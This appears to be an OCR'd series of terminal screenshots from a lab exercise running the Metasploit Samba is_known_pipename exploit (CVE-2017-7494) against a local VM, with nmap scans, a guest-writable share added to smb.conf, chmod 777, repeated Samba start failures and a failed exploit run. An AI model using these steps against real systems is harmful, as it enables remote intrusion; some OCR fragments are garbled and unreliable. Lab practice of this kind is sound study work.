
```
msf5 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS          10.0.2.15        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT           445              yes       The SMB service port (TCP)
   SMB_FOLDER                       no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                   no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
```




```
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 10.0.2.15
[*] exec: nmap -sV -p 445 10.0.2.15

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 21:15 BST
Nmap scan report for 10.0.2.15
Host is up (0.000079s latency).

PORT    STATE  SERVICE      VERSION
445/tcp closed microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
msf5 exploit(linux/samba/is_known_pipename) > 
```




```
NU/Linux
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fede:6604  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:de:66:04  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 3192 (3.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 3217 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# service smbd start
root@kali:~# samba --version
Version 4.7.0-Debian
root@kali:~# 
```



```
printer drivers
rint$]
 comment = Printer Drivers
 path = /var/lib/samba/printers
 browseable = ye
 read only = ye
 guest ok = no

Uncomment to al                                          ers.
You may need to                                          our
admin users are
Please note that you also need to set appropriate Unix permissions
to the drivers directory for these users to have write rights in it
  write list = root, @lpadmin
```




```
  GNU nano 2.8.7              File: /etc/samba/smb.conf                Modified

# printer drivers
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
   browseable = yes
   read only = yes
   guest ok = no

[tester]
  comment = tester
  browseable = file:///root/Desktop/tester
  writeable = yes
  guest ok = yes

# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
Save modified buffer?  (Answering "No" will DISCARD changes.)
 Y Yes
 N No           ^C Cancel
```




```
root@kali:~# cd Desktop/
root@kali:~/Desktop#
root@kali:~/Desktop# ls
tester
root@kali:~/Desktop# chmod 777 tester/
root@kali:~/Desktop# ls
tester
root@kali:~/Desktop# ls -l
total 4
drwxrwxrwx 2 root root 4096 May 11 16:26 tester
root@kali:~/Desktop#
```


Exploitation Error




```
        ether 08:00:27:de:66:04  txqueuelen 1000  (Ethernet)
        RX packets 12  bytes 1659 (1.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 2497 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# searvice samba start
bash: searvice: command not found
root@kali:~# service samba start
Failed to start samba.service: Unit samba.service not found.
root@kali:~# service samba start
Failed to start samba.service: Unit samba.service not found.
root@kali:~# service samba start
Failed to start samba.service: Unit samba.service not found.
root@kali:~# 
```




```
Job for smbd.service failed because the control process exited with error code.
See "systemctl  status smbd.service" and "journalctl  -xe" for details.
root@kali:~# systemctl status smbd.service
● smbd.service - Samba SMB Daemon
   Loaded: loaded (/lib/systemd/system/smbd.service; disabled; vendor preset: di
   Active: failed (Result: exit-code) since Tue 2020-05-12 11:03:43 EDT; 39s ago
     Docs: man:smbd(8)
           man:samba(7)
           man:smb.conf(5)
  Process: 1361 ExecStart=/usr/sbin/smbd $SMBDOPTIONS (code=exited, status=1/FAI
 Main PID: 1361 (code=exited, status=1/FAILURE)

May 12 11:03:43 kali systemd[1]: Starting Samba SMB Daemon...
May 12 11:03:43 kali systemd[1]: smbd.service: Main process exited, code=exited,
May 12 11:03:43 kali systemd[1]: smbd.service: Failed with result 'exit-code'.
May 12 11:03:43 kali systemd[1]: Failed to start Samba SMB Daemon.
lines 1-13/13 (END)
[1]+  Stopped                 systemctl status smbd.service
root@kali:~# journalctl  -xe
--
-- Unit smbd.service has failed.
--
-- The result is RESULT.
May 12 11:03:43 kali systemd[1]: Starting Samba SMB Daemon...
```



```
--
-- The result is RESULT.
May 12 11:03:43 kali systemd[1]: Starting Samba SMB Daemon...
-- Subject: Unit smbd.service has begun start-up
-- Defined-By: systemd
-- Support: https://www.debian.org/support
--
-- Unit smbd.service has begun starting up.
May 12 11:03:43 kali systemd[1]: smbd.service: Main process exited, code=exited,
May 12 11:03:43 kali systemd[1]: smbd.service: Failed with result 'exit-code'.
May 12 11:03:43 kali systemd[1]: Failed to start Samba SMB Daemon.
-- Subject: Unit smbd.service has failed
-- Defined-By: systemd
-- Support: https://www.debian.org/support
--
-- Unit smbd.service has failed.
--
-- The result is RESULT.
May 12 11:05:01 kali CRON[1364]: pam_unix(cron:session): session opened for user
May 12 11:05:01 kali CRON[1365]: (root) CMD (command -v debian-sa1 > /dev/null &
May 12 11:05:01 kali CRON[1364]: pam_unix(cron:session): session closed for user

[2]+  Stopped                 journalctl -xe
root@kali:~# samba --version
```



```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds
msf5 exploit(linux/samba/is_known_pipename) > nmap -sV -p 445 10.0.2.15
[*] exec: nmap -sV -p 445 10.0.2.15

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-12 16:16 BST
Nmap scan report for 10.0.2.15
Host is up (0.000079s latency).

PORT    STATE  SERVICE      VERSION
445/tcp closed microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.25 seconds
msf5 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS          10.0.2.15        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT           445              yes       The SMB service port (TCP)
   SMB_FOLDER                       no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                   no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


msf5 exploit(linux/samba/is_known_pipename) > exploit

[-] 10.0.2.15:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.0.2.15:445).
[*] Exploit completed, but no session was created.
msf5 exploit(linux/samba/is_known_pipename) > 
```



```
root@kali:~# samba --version
Version 4.7.0-Debian
root@kali:~# nano /etc/samba/smb.conf
root@kali:~# service smbd restart
Job for smbd.service failed because the control process exited with error code.
See "systemctl  status smbd.service" and "journalctl  -xe" for details.
root@kali:~# 
```

REFERENCES

- https://www.secpod.com/blog/samba-cve-2017-7494-remote-code-execution-vulnerability/
- https://www.exploit-db.com/exploits/42084
- https://www.google.com/search?q=what+is+linux+vulnerability+simply+explain&oq=what+is+linux+vulnerability+simply+explain&aqs=chrome..69i57j33.23115j0j7&sourceid=chrome&i
- https://www.youtube.com/watch?v=VmBTZ8xMG14&t=2s
- https://www.youtube.com/watch?v=YgcMPP6-uqc
- https://www.youtube.com/watch?v=pA6bqL7JzHc
- https://www.youtube.com/watch?v=G_AbzPDrexM
- https://www.youtube.com/watch?v=0pReg9JwZn4&t=401s